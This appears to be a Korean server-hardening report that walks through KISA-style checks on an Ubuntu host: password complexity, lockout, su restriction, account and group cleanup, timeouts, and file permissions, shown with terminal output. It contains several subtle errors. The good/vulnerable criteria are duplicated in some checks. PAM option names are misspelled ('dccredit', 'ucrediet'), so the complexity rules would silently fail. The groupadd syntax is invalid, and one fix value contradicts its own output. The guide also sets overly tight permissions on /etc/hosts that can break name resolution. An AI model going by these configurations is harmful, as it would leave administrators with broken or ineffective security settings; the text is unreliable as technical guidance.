- 사전 대입 공격 : 사전에 있는 단어를 입력하여 암호를 알아내거나 암호를 해독하는 데 사용되는 컴퓨터 공격 방법

양호	패스워드 최소 길이 8자리 이상, 영문·숫자·특수문자 최소 입력 기능이 설정된 경우
취약	패스워드 최소 길이 8자리 이상, 영문·숫자·특수문자 최소 입력 기능이 설정된 경우

취약점 설명

1) 패스워드 설정 파일 확인

- a. pam_pwquality : 패스워드 품질 검사를 수행하는 PAM 모듈
- b. 패스워드 복잡성 설정이 없으므로 취약함.

```
cat /etc/pam.d/common-password
password      [success=1 default=ignore]pam_unix.so obscure yescrypt
password      requisite          pam_deny.so
password      required           pam_permit.so
```

취약점 조치

1) libpam-pwquality 모듈을 설치

- a. PAM 모듈 : 파일에 직접 접근하는 것이 아닌 PAM 모듈에 의해 사용자 인증 가능

```
sudo apt-get -y install libpam-pwquality
ubuntu@ip-10-0-0-26:~$ sudo apt-get -y install libpam-pwquality
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cracklib-runtime libcrack2 libpwquality-common libpwquality1 wamerican
  0 upgraded, 5 newly installed, 0 to remove and 0 not upgraded.
```

2) vi 편집기를 이용하여 "/etc/pam.d/common-password" 파일 열기

```
sudo vi /etc/pam.d/common-password
```

3) 다음과 같은 설정 신규 추가

- a. retry=3 : 패스워드 변경 시 3번 틀리면 변경 실패
- b. minlen=8 : 최소 8자리 이상의 문자

- c. minclass=3 : 3종류이상 혼합
- d. dccredit=-1 : 최소 1개 이상의 숫자 포함
- e. ucrediet=-1 : 최소 1개 이상의 대문자 포함
- f. lcrediet=-1 : 최소 1개 이상의 소문자 포함
- g. orediet=-1 : 최소 1개 이상의 특수문자 포함

```
password requisite pam_pwquality.so retry=3 minlen=8 minclass=3 dccredit=-1  
ucrediet=-1 lcrediet=-1 ocrediet=-1
```

```
ubuntu@ip-10-0-0-26:~$ cat /etc/pam.d/common-password | grep pam_pwquality.so  
password requisite pam_pwquality.so retry=3 minlen=8 minclass=3 dccredit=-1 ucrediet=-1 lcrediet=-1 ocrediet=-1
```

4.1.3. 계정 잠금 임계값 설정(U-03)

취약점 개요

- 패스워드 탈취 공격의 인증 요청에 대해 설정된 패스워드와 일치할 때까지 지속적으로 응답하여 해당 계정의 패스워드가 유출될 수 있다.
- 계정탈취 목적의 무작위 대입 공격 시 해단 계정을 잠금하여 인증 요청에 응답하는 리소스 낭비를 차단하고 공격으로 인한 비밀번호 노출을 방지한다.

양호	계정 잠금 임계값이 10회 이하의 값으로 설정되어 있는 경우
취약	계정 잠금 임계값이 10회 이하의 값으로 설정되어 있는 경우

취약점 설명

1) 계정 잠금 임계값 확인

a. /etc/pam.d/system-auth : 사용자 인증 관련 공통 정책을 정의

```
cat /etc/pam.d/system-auth
ubuntu@ip-10-0-0-58:~$ cat /etc/pam.d/system-auth
cat: /etc/pam.d/system-auth: No such file or directory
```

취약점 조치

1) vi 편집기를 이용하여 "/etc/pam.d/system-auth" 파일 열기

```
sudo vi /etc/pam.d/system-auth
```

2) 아래와 같이 신규 삽입

a. 5회 입력 실패 시 패스워드를 2분만큼 잠금되게 설정

```
auth required /lib/security/pam_tally.so deny=5 unlock_time=120 no_magic_root
account required /lib/security/pam_tally.so no_magic_root reset
ubuntu@ip-10-0-0-26:~$ cat /etc/pam.d/system-auth
auth required /lib/security/pam_tally.so deny=5 unlock_time=120 no_magic_root
account required /lib/security/pam_tally.so no_magic_root reset
```

3) vi 편집기를 이용하여 "/etc/pam.d/common-account" 파일 열고 다음과 같이 신규 삽입한다.

```
sudo vi /etc/pam.d/common-account
```

account required	pam_tally.so
------------------	--------------

```
ubuntu@ip-10-0-0-26:~$ cat /etc/pam.d/common-account
#
# /etc/pam.d/common-account - authorization settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authorization modules that define
# the central access policy for use on the system. The default is to
# only deny service to users whose accounts are expired in /etc/shadow.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.
#
# here are the per-package modules (the "Primary" block)
account [success=1 new_authtok_reqd=done default=ignore]          pam_unix.so
# here's the fallback if no module succeeds
account requisite           pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
account required            pam_permit.so
# and here are more per-package modules (the "Additional" block)
# end of pam-auth-update config
account required            pam_tally.so
```

4.1.4. root 계정 su 제한(U-45)

취약점 개요

- su 명령어를 통해 무분별하게 사용자를 변경하여 타 사용자 소유의 파일을 변경할 수 있고 root 계정으로 변경하는 경우 관리자 권한을 획득할 수 있다.
- su 관련 그룹만 su 명령어 사용 권한이 부여되게 설정하여 일반 사용자의 su 명령 사용을 차단한다.

양호	su 명령어를 특정 그룹에 속한 사용자만 사용하도록 제한되어 있는 경우
취약	su 명령어를 특정 그룹에 속한 사용자만 사용하도록 제한되어 있는 경우

취약점 설명

- 1) "wheel" 그룹 (su 명령어 사용 그룹) 및 그룹 내 구성원 존재 여부 확인
 - a. etc/group 파일 내의 wheel 그룹 없어 모두 다 사용하게 설정되어 있으므로 취약함.

```
sudo cat /etc/group | grep wheel
ubuntu@ip-10-0-0-58:~$ sudo cat /etc/group | grep wheel
ubuntu@ip-10-0-0-58:~$
```

취약점 조치

- 1) wheel group 생성

```
sudo groupadd -g wheel
```

- 2) su 명령어 그룹 변경

```
sudo chgrp wheel /usr/bin/su
```

- 3) wheel group 생성

```
sudo chmod 4750 /usr/bin/su
```

```
ubuntu@ip-10-0-0-26:~$ sudo chmod 4750 /usr/bin/su
ubuntu@ip-10-0-0-26:~$ sudo ls -al /usr/bin/su
-rwsr-x--- 1 root wheel 55680 Apr  9 2024 /usr/bin/su
```

- 4) wheel group 생성

```
sudo usermod -G wheel root
```

```
ubuntu@ip-10-0-0-26:~$ sudo usermod -G wheel root
ubuntu@ip-10-0-0-26:~$
ubuntu@ip-10-0-0-26:~$ sudo cat /etc/group | grep wheel
wheel:x:1001:root
```

4.1.5. 패스워드 최소 길이 설정(U-46)

취약점 개요

- 패스워드 문자열이 짧은 패스워드 길이(8자 미만)으로 설정되면 유추가 가능할 수 있으며 암호화된 패스워드 해시값을 공격하여 단시간에 패스워드 크랙이 가능하다.
- 패스워드 최소 길이 설정을 적용하여 패스워드 길이로 발생하는 취약점을 이용한 공격에 대비한다.

양호	패스워드 최소 길이가 8자 이상으로 설정되어 있는 경우
취약	패스워드 최소 길이가 8자 미만으로 설정되어 있는 경우

취약점 설명

1) 패스워드 정책 설정 파일 확인

a. 패스워드 최소 길이 설정(PASS_MIN_LEN)이 되어있지 않아 취약하다.

```
cat /etc/pam.d/common-password
MAIL_DIR          /var/mail
FAILLOG_ENAB      yes
LOG_UNKFAIL_ENAB no
LOG_OK_LOGINS    no
SYSLOG_SU_ENAB   yes
SYSLOG_SG_ENAB   yes
FTMP_FILE        /var/log/btmp
SU_NAME          su
HUSHLOGIN_FILE   .hushlogin
ENV_SUPATH        PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ENV_PATH          PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
TTYGROUP          tty
TTPERM            0600
ERASECHAR         0177
KILLCHAR          025
UMASK             022
HOME_MODE         0750
PASS_MAX_DAYS    99999
PASS_MIN_DAYS    0
PASS_WARN_AGE    7
UID_MIN           1000
UID_MAX           60000
GID_MIN           1000
GID_MAX           60000
LOGIN_RETRIES     5
LOGIN_TIMEOUT     60
CHFN_RESTRICT    rwh
DEFAULT_HOME      yes
USERGROUPS_ENAB   yes
ENCRYPT_METHOD    SHA512
```

취약점 조치

- 1) vi 편집기를 이용하여 "/etc/login.defs" 파일 열기

```
sudo vi /etc/login.defs
```

- 2) 아래와 같이 신규 삽입

```
PASS_MIN_LEN      8  
ubuntu@ip-10-0-0-26:~$ cat /etc/login.defs | grep PASS_MIN_LEN  
PASS_MIN_LEN      8
```

4.1.6. 패스워드 최대 사용기간 설정(U-47)

취약점 개요

- 패스워드 최대 사용기간을 설정하지 않으면 비인가자의 각종 공격을 시도할 수 있는 기간 제한이 없으므로 공격자는 장기적인 공격을 시행할 수 있어 시행한 기간에 비례하여 사용자 패스워드가 유출될 수 있는 확률이 증가한다.
- 패스워드 최대 사용기간을 설정하여 사용자 계정의 장기간 패스워드 사용을 방지한다.

양호	패스워드 최대 사용기간이 90일(12주) 이하로 설정되어 있는 경우
취약	패스워드 최대 사용기간이 90일(12주) 이하로 설정되어 있지 않는 경우

취약점 설명

1) 패스워드 정책 설정 파일 확인

a. 패스워드 최대 사용기간 설정(PASS_MAX_DAYS)이 99999로 설정되어 있어 취약함.

```
cat /etc/pam.d/common-password
MAIL_DIR          /var/mail
FAILLOG_ENAB      yes
LOG_UNKFAIL_ENAB no
LOG_OK_LOGINS    no
SYSLOG_SU_ENAB   yes
SYSLOG_SG_ENAB   yes
FTMP_FILE        /var/log/btmp
SU_NAME          su
HUSHLOGIN_FILE   .hushlogin
ENV_SUPATH
                  PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ENV_PATH
                  PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
TTYGROUP         tty
TTYPERM          0600
ERASECHAR        0177
KILLCHAR         025
UMASK            022
HOME_MODE        0750
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
UID_MIN          1000
UID_MAX          60000
GID_MIN          1000
GID_MAX          60000
LOGIN_RETRIES   5
LOGIN_TIMEOUT    60
CHFN_RESTRICT   rwh
DEFAULT_HOME     yes
USERGROUPS_ENAB  yes
```

```
ENCRYPT_METHOD SHA512
```

취약점 조치

- 1) vi 편집기를 이용하여 "/etc/login.defs" 파일 열기

```
sudo vi /etc/login.defs
```

- 2) 아래와 같이 수정

```
PASS_MAX_DAYS      90
ubuntu@ip-10-0-0-26:~$ cat /etc/login.defs | grep PASS_MAX_DAYS
#      PASS_MAX_DAYS    Maximum number of days a password may be used.
PASS_MAX_DAYS      90
```

4.1.7. 패스워드 최소 사용기간 설정(U-48)

취약점 개요

- 패스워드 최소 사용기간이 설정되어 있지 않아 반복적으로 즉시 변경이 가능한 경우 이전 패스워드 기억 횟수를 설정하여도 반복적으로 즉시 변경하여 이전 패스워드로 설정할 수 있다.
- 사용자가 자주 패스워드를 변경할 수 없도록 하고 비밀번호 변경 시 최근에 사용했던 암호를 재사용할 수 없게 설정하여 보안 위협을 방지한다.

양호	패스워드 최소 사용기간이 1일 이상 설정되어 있는 경우
취약	패스워드 최소 사용기간이 설정되어 있지 않는 경우

취약점 설명

1) 패스워드 정책 설정 파일 확인

- a. 패스워드 최소 사용기간 설정(PASS_MIN_DAYS)이 0으로 설정되어 있어 취약한 상태이다.

```
cat /etc/pam.d/common-password
MAIL_DIR          /var/mail
FAILLOG_ENAB     yes
LOG_UNKFAIL_ENAB no
LOG_OK_LOGINS    no
SYSLOG_SU_ENAB   yes
SYSLOG_SG_ENAB   yes
FTMP_FILE        /var/log/btmp
SU_NAME          su
HUSHLOGIN_FILE   .hushlogin
ENV_SUPATH
    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ENV_PATH
    PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
TTYGROUP         tty
TTPERM            0600
ERASECHAR        0177
KILLCHAR         025
UMASK            022
HOME_MODE        0750
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE    7
UID_MIN           1000
UID_MAX          60000
GID_MIN           1000
GID_MAX          60000
LOGIN_RETRIES    5
LOGIN_TIMEOUT    60
CHFN_RESTRICT   rwh
```

```
DEFAULT_HOME yes
USERGROUPS_ENAB yes
ENCRYPT_METHOD SHA512
```

취약점 조치

- 1) vi 편집기를 이용하여 "/etc/login.defs" 파일 열기

```
sudo vi /etc/login.defs
```

- 2) 아래와 같이 수정

```
PASS_MIN_DAYS 0
ubuntu@ip-10-0-0-26:~$ cat /etc/login.defs | grep PASS_MIN_DAYS
#      PASS_MIN_DAYS   Minimum number of days allowed between password changes.
PASS_MIN_DAYS 1
```

4.1.8. 불필요한 계정 제거(U-49)

취약점 개요

- 현재 사용하지 않는 불필요한 계정은 로그인할 수 있으므로 사용 중인 계정보다 상대적으로 관리가 취약하여 공격자의 목표가 되어 계정이 탈취될 수 있다.
- 불필요한 계정을 삭제하여 관리되지 않은 계정에 의한 침입에 대비한다.

양호	불필요한 계정이 존재하지 않는 경우
취약	불필요한 계정이 존재하는 경우

취약점 설명

1) 미사용 계정 및 의심스러운 계정 존재 여부 확인

- a. 개인 사용자 계정(UID 1000번부터)중에서 미사용 계정 및 의심스러운 계정은 존재하지 않는다.

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
```

```
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh
user,,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxde:x:999:100::/var/snap/lxde/common/lxde:/bin/false
```

2) 사용하지 않는 Default 계정 점검

a. 과거에는 사용되었지만 요즘에는 사용되지 않는 계정을 점검한다.

```
cat /etc/passwd | grep lp
cat /etc/passwd | grep uucp
cat /etc/passwd | grep nuucp
ubuntu@ip-10-0-0-58:~$ cat /etc/passwd | grep lp
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
ubuntu@ip-10-0-0-58:~$ cat /etc/passwd | grep uucp
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
ubuntu@ip-10-0-0-58:~$ cat /etc/passwd | grep nuucp
ubuntu@ip-10-0-0-58:~$ █
```

취약점 조치

1) userdel 명령으로 불필요한 사용자 계정 삭제

```
sudo userdel lp
sudo userdel uucp
ubuntu@ip-10-0-0-26:~$ sudo userdel lp
ubuntu@ip-10-0-0-26:~$ sudo userdel uucp
ubuntu@ip-10-0-0-26:~$
ubuntu@ip-10-0-0-26:~$ cat /etc/passwd | grep lp
ubuntu@ip-10-0-0-26:~$ cat /etc/passwd | grep uucp
ubuntu@ip-10-0-0-26:~$
```

4.1.9. 계정이 존재하지 않는 GID 금지(U-51)

취약점 개요

- 시스템에 불필요한 그룹의 소유권으로 설정된 파일의 노출로 발생할 수 있는 위험이 존재한다.
- 계정이 존재하지 않는 그룹은 사용하고 있지 않는 불필요한 그룹으로 삭제 조치가 필요하다.

양호	시스템 관리나 운영에 불필요한 그룹이 삭제 되어있는 경우
취약	시스템 관리나 운영에 불필요한 그룹이 존재할 경우

취약점 설명

1) 계정이 존재하지 않는 그룹 존재 여부 확인

- 계정이 존재하지 않는 그룹이 존재하므로 취약하다.
- floppy 그룹(플로피 디스크용)은 ubuntu 사용자가 접근 권한을 간접적으로 상속받은 상태이므로 불필요하다면 삭제해도 된다.

```
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,ubuntu
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:ubuntu
fax:x:21:
voice:x:22:
cdrom:x:24:ubuntu
floppy:x:25:ubuntu
tape:x:26:
sudo:x:27:ubuntu
audio:x:29:ubuntu
dip:x:30:ubuntu
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
```

```

shadow:x:42:
utmp:x:43:
video:x:44:ubuntu
sasl:x:45:
plugdev:x:46:ubuntu
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
crontab:x:104:
messagebus:x:105:
systemd-timesync:x:106:
input:x:107:
sgx:x:108:
kvm:x:109:
render:x:110:
syslog:x:111:
tss:x:112:
uuidd:x:113:
tcpdump:x:114:
_ssh:x:115:
landscape:x:116:
fwupd-refresh:x:117:
admin:x:118:
netdev:x:119:ubuntu
1xd:x:120:ubuntu
_chrony:x:121:
ubuntu:x:1000:
ssl-cert:x:122:

```

2) 시스템 계정 존재 여부 확인

- a. 계정이 존재하는 그룹은 삭제하지 않는다.

cat /etc/passwd	System
root:x:0:0:root:/root:/bin/bash	
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	
bin:x:2:2:bin:/bin:/usr/sbin/nologin	
sys:x:3:3:sys:/dev:/usr/sbin/nologin	
sync:x:4:65534:sync:/bin:/bin sync	
games:x:5:60:games:/usr/games:/usr/sbin/nologin	
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin	
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin	
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin	
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin	
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin	
gnats:x:41:41:Gnats Bug-Reporting (admin):/var/lib/gnats:/usr/sbin/nologin	System

```
nobody:x:65534:65534:nobody:/usr/sbin/nologin
systemd-network:x:100:102:systemd
Management,,,,:/run/systemd:/usr/sbin/nologin
Network
systemd-resolve:x:101:103:systemd
Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd
Time
Synchronization,,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh
user,,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
```

취약점 조치

- 1) groupdel 명령으로 불필요한 그룹 삭제

- a. groupdel : 그룹 하나씩만 삭제 가능

```
sudo groupdel lp; sudo groupdel uucp; sudo groupdel fax; sudo groupdel voice;  
sudo groupdel floppy; sudo groupdel tape; sudo groupdel operator; sudo  
groupdel src; sudo groupdel staff
```

```
ubuntu@ip-10-0-0-26:~$ sudo groupdel lp; sudo groupdel uucp; sudo groupdel fax; sudo groupdel voice; sudo groupdel floppy; sudo groupdel tape; sudo groupdel operator; sudo groupdel src; sudo groupdel staff
groupdel: group 'lp' does not exist
groupdel: group 'uucp' does not exist
groupdel: group 'fax' does not exist
groupdel: group 'voice' does not exist
groupdel: group 'floppy' does not exist
groupdel: group 'tape' does not exist
groupdel: group 'operator' does not exist
groupdel: group 'src' does not exist
groupdel: group 'staff' does not exist
```

4.1.10. Session Timeout 설정(U-54)

취약점 개요

- Session timeout 값이 설정되지 않으면 사용하지 않는 시간 내 비인가자의 시스템 접근으로 인해 불필요한 내부 정보의 노출 위험이 존재한다.
- 사용자의 고의 또는 실수로 시스템에 계정이 접속된 상태로 방치됨을 차단한다.

양호	Session Timeout이 600초(10분) 이하로 설정되어 있는 경우
취약	Session Timeout이 600초(10분) 이하로 설정되지 않은 경우

취약점 설명

1) Session Timeout 값 확인

a. Session Timeout 설정 없음

```
cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
    if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
        # The file bash.bashrc already sets the default PS1.
        # PS1='\h:\w\$'
        if [ -f /etc/bash.bashrc ]; then
            . /etc/bash.bashrc
        fi
    else
        if [ "$(id -u)" -eq 0 ]; then
            PS1='# '
        else
            PS1='$ '
        fi
    fi
fi

if [ -d /etc/profile.d ]; then
    for i in /etc/profile.d/*.sh; do
        if [ -r $i ]; then
            . $i
        fi
    done
    unset i
fi
```

취약점 조치

1) vi 편집기를 이용하여 "/etc/profile" 파일 열기

```
sudo vi /etc/profile
```

- 2) 다음과 같은 설정 추가

```
TMOUT=600
export TMOUT
ubuntu@ip-10-0-0-26:~$ cat /etc/profile | grep TMOUT
TMOUT=600
export TMOUT
```

4.2. 파일 및 디렉터리 관리

4.2.1. /etc/shadow 파일 소유자 및 권한 설정(U-08)

취약점 개요

- shadow 파일은 패스워드를 암호화하여 저장하는 파일이므로 해당 파일 내에 암호화된 해시값을 복호화하여(크래킹) 비밀번호를 탈취할 수 있다.
- /etc/shadow 파일을 관리자만 제어할 수 있게 하여 비인가자들의 접근을 차단하도록 shadow 파일 소유자 및 권한을 관리한다.

양호	/etc/shadow 파일의 소유자가 root이고, 권한이 400 이하인 경우
취약	/etc/shadow 파일의 소유자가 root가 아니거나, 권한이 400 이하가 아닌 경우

취약점 설명

1) /etc/shadow 파일 소유자 및 권한 확인

- a. 소유자는 root이지만 권한은 640이므로 취약한 상태이다.

```
ls -l /etc/shadow
ubuntu@ip-10-0-0-58:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1066 May 21 01:12 /etc/shadow
```

취약점 조치

1) /etc/shadow 파일 권한 변경

- a. chmod 명령어를 이용해 /etc/shadow 파일 권한을 400으로 변경한다.

```
sudo chmod 400 /etc/shadow
ubuntu@ip-10-0-0-26:~$ sudo chmod 400 /etc/shadow
ubuntu@ip-10-0-0-26:~$ ls -l /etc/shadow
-r----- 1 root shadow 944 May 22 00:18 /etc/shadow
```

4.2.2. /etc/hosts 파일 소유자 및 권한 설정(U-09)

취약점 개요

- hosts 파일에 비인가자 쓰기 권한이 부여된 경우, 공격자는 hosts 파일에 악의적인 시스템을 등록하여 정상적인 DNS를 우회하여 악성 사이트로의 접속을 유도하는 파밍(Pharming) 공격 등에 악용될 수 있다.
- /etc/hosts 파일을 관리자만 제어할 수 있게 하여 비인가자들의 임의적인 파일 변조를 방지한다.

양호	/etc/hosts 파일의 소유자가 root이고, 권한이 600인 이하 경우
취약	/etc/hosts 파일의 소유자가 root가 아니거나, 권한이 600 이상인 경우

취약점 설명

1) /etc/hosts 파일 소유자 및 권한 확인

- 소유자는 root이지만 권한은 644이므로 취약한 상태이다.

```
ls -l /etc/hosts
ubuntu@ip-10-0-0-58:~$ ls -l /etc/hosts
-rw-r--r-- 1 root root 221 Mar  4 22:42 /etc/hosts
```

취약점 조치

1) /etc/hosts 파일 권한 변경

- chmod 명령어를 이용해 /etc/hosts 파일 권한을 600으로 변경한다.

```
sudo chmod 600 /etc/hosts
ubuntu@ip-10-0-0-26:~$ sudo chmod 600 /etc/hosts
ubuntu@ip-10-0-0-26:~$ ls -l /etc/hosts
-rw----- 1 root root 221 Mar  4 22:42 /etc/hosts
```

4.2.3. /etc/syslog.conf 파일 소유자 및 권한 설정(U-11)

취약점 개요

- syslog.conf 파일의 설정 내용을 참조하여 로그의 저장위치가 노출되고 로그를 기록하지 않도록 설정하거나 대량의 로그를 기록하게 하여 시스템 과부하를 유도할 수 있다.
- 관리자 외 비인가자가 임의적인 syslog.conf 파일 변조를 방지한다.

양호	/etc/syslog.conf 파일의 소유자가 root(또는 bin, sys)이고, 권한이 640 이하인 경우
취약	/etc/syslog.conf 파일의 소유자가 root(또는 bin, sys)가 아니거나, 권한이 640 이하가 아닌 경우

취약점 설명

1) /etc/rsyslog.conf 파일 소유자 및 권한 확인

- a. 소유자는 root이지만 권한은 644이므로 취약한 상태이다.

```
ls -l /etc/rsyslog.conf
ubuntu@ip-10-0-0-58:~$ ls -l /etc/rsyslog.conf
-rw-r--r-- 1 root root 1382 Dec 23 2021 /etc/rsyslog.conf
```

취약점 조치

1) /etc/rsyslog.conf 파일 권한 변경

- a. chmod 명령어를 이용해 /etc/rsyslog.conf 파일 권한을 640으로 변경한다.

```
sudo chmod 640 /etc/rsyslog.conf
ubuntu@ip-10-0-0-26:~$ sudo chmod 640 /etc/rsyslog.conf
ubuntu@ip-10-0-0-26:~$ ls -l /etc/rsyslog.conf
-rw-r----- 1 root root 1382 Dec 23 2021 /etc/rsyslog.conf
```

4.2.4. SUID, SGID, Sticky bit 설정 파일 점검(U-13)

취약점 개요

- SUID, SGID 파일의 접근권한이 적절하지 않으면 SUID, SGID 설정된 파일로 특정 명령어를 실행하여 root 권한을 획득할 수 있다.
- 불필요한 SUID, SGID 설정 제거로 악의적인 사용자의 권한 상승을 방지한다.
- SUID: 설정된 파일 실행 시, 특정 작업 수행을 위하여 일시적으로 파일 소유자의 권한을 얻게 됨
- SGID: 설정된 파일 실행 시, 특정 작업 수행을 위하여 일시적으로 파일 소유 그룹의 권한을 얻게 됨

양호	주요 실행파일의 권한에 SUID와 SGID에 대한 설정이 부여되어 있지 않은 경우
취약	주요 실행파일의 권한에 SUID와 SGID에 대한 설정이 부여되어 있는 경우

취약점 설명

1) 불필요한 SUID 권한 설정 존재 여부 확인

- find 명령어를 통해 SUID 권한 설정(4000)이 되어있는 파일들을 확인한다.
- /usr/bin/newgrp : 현재 세션의 사용자 그룹 변경하는 것
- /usr/bin/newgrp는 일반 사용자 환경에서 사용 빈도가 낮고 권한 상승에 대한 보안 위협이 발생할 수 있으므로 권한 설정을 변경해야 한다.

```
sudo find / -xdev -user root -type f -perm -04000 -exec ls -al {} \;
ubuntu@ip-10-0-0-58:~$ sudo find / -xdev -user root -type f -perm -04000 -exec ls -al {} \;
-rwsr-xr-x 1 root root 150824 Oct 11 2024 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 338536 Feb 11 13:51 /usr/lib/openssh/ssh-keystore
-rwsr-xr-x 1 root root 18736 Feb 26 2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
-rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 232416 Apr 3 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 30872 Feb 26 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 35200 Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
```

2) 불필요한 SGID 권한 설정 존재 여부 확인

- find 명령어를 통해 SGID 권한 설정(2000)이 되어있는 파일들을 확인한다.
- /usr/sbin/unix_chkpwd : PAM모듈 인증이 암호화 파일(/etc/shadow)을 직접 읽을 때 사용하는 도구
- /usr/sbin/unix_chkpwd : 일반 사용자가 직접 실행할 필요가 없으며 취약한 PAM 설정이

